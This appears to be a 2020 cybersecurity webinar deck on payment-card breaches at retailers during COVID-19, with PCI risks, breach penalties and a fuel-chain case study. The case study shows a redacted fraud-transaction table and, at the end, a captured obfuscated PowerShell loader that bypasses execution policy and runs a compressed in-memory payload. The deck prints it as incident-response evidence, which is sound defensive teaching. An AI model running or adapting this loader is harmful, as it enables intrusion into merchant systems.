COVID-19 and the Surge in Retail Cyber Threats

July 2020

Private and Confidential

DISCLAIMER

Any positions presented in this session are those of the panelists and do not represent the official position of Duff & Phelps, LLC or our co-hosts. This material is offered for educational purposes with the understanding that neither the authors nor Duff & Phelps, LLC or its affiliates are engaged in rendering legal, accounting or any other professional service through presentation of this material.

Speakers

ANDREW VALENTINE
Managing Director, Cyber Risk, Kroll

CHRIS BALLOD
Partner, vice chair of the Data Privacy & Cybersecurity Practice at Lewis Brisbois

Agenda

PCI Overview and Risks


CASE 1
Fuel Chain

CASE 2
Gift Card Fraud

CASE 3
WFH Exploit

What to Do?

The Payment Card Process



Risks to the Process

Integrators

- Not subject to PCI-DSS
- Can affect thousands of merchants
- Support often provided through RDP
- Attack surface increased with COVID-19

Processing outside of the PCI environment

- PCI information stored in plain text (common with municipalities and small businesses)
- Print servers storing card images (common in the hospitality sector)
- Processing outside of the PoS terminal environment increased with COVID-19

Consequences of a PCI Breach

- Notification in some jurisdictions
- Brand damage/harm to reputation
- Third-party liability
  - Consumers, shareholders, financial institutions
  - State attorneys general, FTC
- Revenue loss for downtime period

Consequences of a PCI Breach

Reserve accounts

- Processors / Acquirers may establish reserve accounts to “mitigate potential risk” of a security incident involving payment card data.
- Processor contracts typically provide for reserve accounts without notice and at the discretion of the Processor

Fines


- $5,000 to $100,000 / month for non-compliance with PCI DSS

Assessments

- Reimbursement for card reissuance
- Reimbursement for incremental fraud
- Reimbursement for enhanced fraud monitoring

CASE 1


Pacific Northwest Regional Fuel Chain



	A	B	C	D	E	F	G	H
1	LOCAL_TXN_DAT	PAN	MERCH_NAME_LOCATION	MID	ACQ_PARENT	USD_TXN_AMT		
2	0406-2020	[redacted]	[redacted]	637521000000000	FIRST DATA N.A.-1065 I	25.74		
3	0406-2020	[redacted]	[redacted]	637536000000000	FIRST DATA N.A.-1065 I	67.5		
4	0405-2020	[redacted]	[redacted]	637521000000000	FIRST DATA N.A.-1065 I	28.97		
5	0405-2020	[redacted]	[redacted]	637568000000000	FIRST DATA N.A.-1065 I	30.01		
7	0405-2020	[redacted]	[redacted]	637532000000000	FIRST DATA N.A.-1065 I	25		
9	0405-2020	[redacted]	[redacted]	637579000000000	FIRST DATA N.A.-1065 I	43.89		
10	0405-2020	[redacted]	[redacted]	637521000000000	FIRST DATA N.A.-1065 I	27		
14	0405-2020	[redacted]	[redacted]	637589000000000	FIRST DATA N.A.-1065 I	46		
17	0405-2020	[redacted]	[redacted]	637534000000000	FIRST DATA N.A.-1065 I	30.01		
18	0405-2020	[redacted]	[redacted]	6375879000000000	FIRST DATA N.A.-1065 I	21		
19	0405-2020	[redacted]	[redacted]	637567000000000	FIRST DATA N.A.-1065 I	66.88		
20	0405-2020	[redacted]	[redacted]	637534000000000	FIRST DATA N.A.-1065 I	26.65		
22	0405-2020	[redacted]	[redacted]	637534000000000	FIRST DATA N.A.-1065 I	38.63		
23	0405-2020	[redacted]	[redacted]	637587000000000	FIRST DATA N.A.-1065 I	22.51		
25	0404-2020	[redacted]	[redacted]	637538000000000	FIRST DATA N.A.-1065 I	20.06		
27	0404-2020	[redacted]	[redacted]	637537000000000	FIRST DATA N.A.-1065 I	40.01		
29	0404-2020	[redacted]	[redacted]	637534000000000	FIRST DATA N.A.-1065 I	25		
32	0404-2020	[redacted]	[redacted]	637521000000000	FIRST DATA N.A.-1065 I	25.01		
33	0404-2020	[redacted]	[redacted]	637521000000000	FIRST DATA N.A.-1065 I	37.01		
40	0404-2020	[redacted]	[redacted]	637521000000000	FIRST DATA N.A.-1065 I	30.5		
41	0404-2020	[redacted]	[redacted]	637532000000000	FIRST DATA N.A.-1065 I	43.01		
42	0404-2020	[redacted]	[redacted]	637742000000000	FIRST DATA N.A.-1065 I	55.05		
43	0404-2020	[redacted]	[redacted]	637550000000000	FIRST DATA N.A.-1065 I	20.13		
44	0403-2020	[redacted]	[redacted]	637515000000000	FIRST DATA N.A.-1065 I	27.3		
45	0403-2020	[redacted]	[redacted]	637545000000000	FIRST DATA N.A.-1065 I	16.09		
46	0403-2020	[redacted]	[redacted]	637537000000000	FIRST DATA N.A.-1065 I	30		
47	0403-2020	[redacted]	[redacted]	637521000000000	FIRST DATA N.A.-1065 I	35.73		
53	0403-2020	[redacted]	[redacted]	637521000000000	FIRST DATA N.A.-1065 I	35		
54	0403-2020	[redacted]	[redacted]	637521000000000	FIRST DATA N.A.-1065 I	35.01		

Starting Mid-March 2020

Sensor Deployment – PowerShell Discover



2020-03-13 15:10:28 UTC

Process spawned by cmd.exe


```
c:\windows\system32\windowspowershell\v1.0\powershell.exe 852d67a27e454bd389fa7f82a8cbe23f
```

Command line:

```
powershell.exe -NoE -NoP -NonI -ExecutionPolicy Bypass -C "sal a New-Object;iex(a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][byte[]]((-
join('bd586d6fe33612feae5fc1350448c6da82f3d6f6722850c749bac1c689117b37bd738d0523d1362fb2a8525412df76ff7b6748ca966425970d
8acb8758a286a3678633cfccc8bd18919f89777814fcf863b077b41f1cfcc373dc91900a960f0f0f1cf733972aa7713f8e45086b6e92c7b1e30e24a3
8a4d96f0136d576f2957e7428e79b288d9f5dd7f58a8b60f7fbbbef978f62fb8ef3d1df59c799e848a8b84fc26e4c95ab1be94ce576744255d39be33
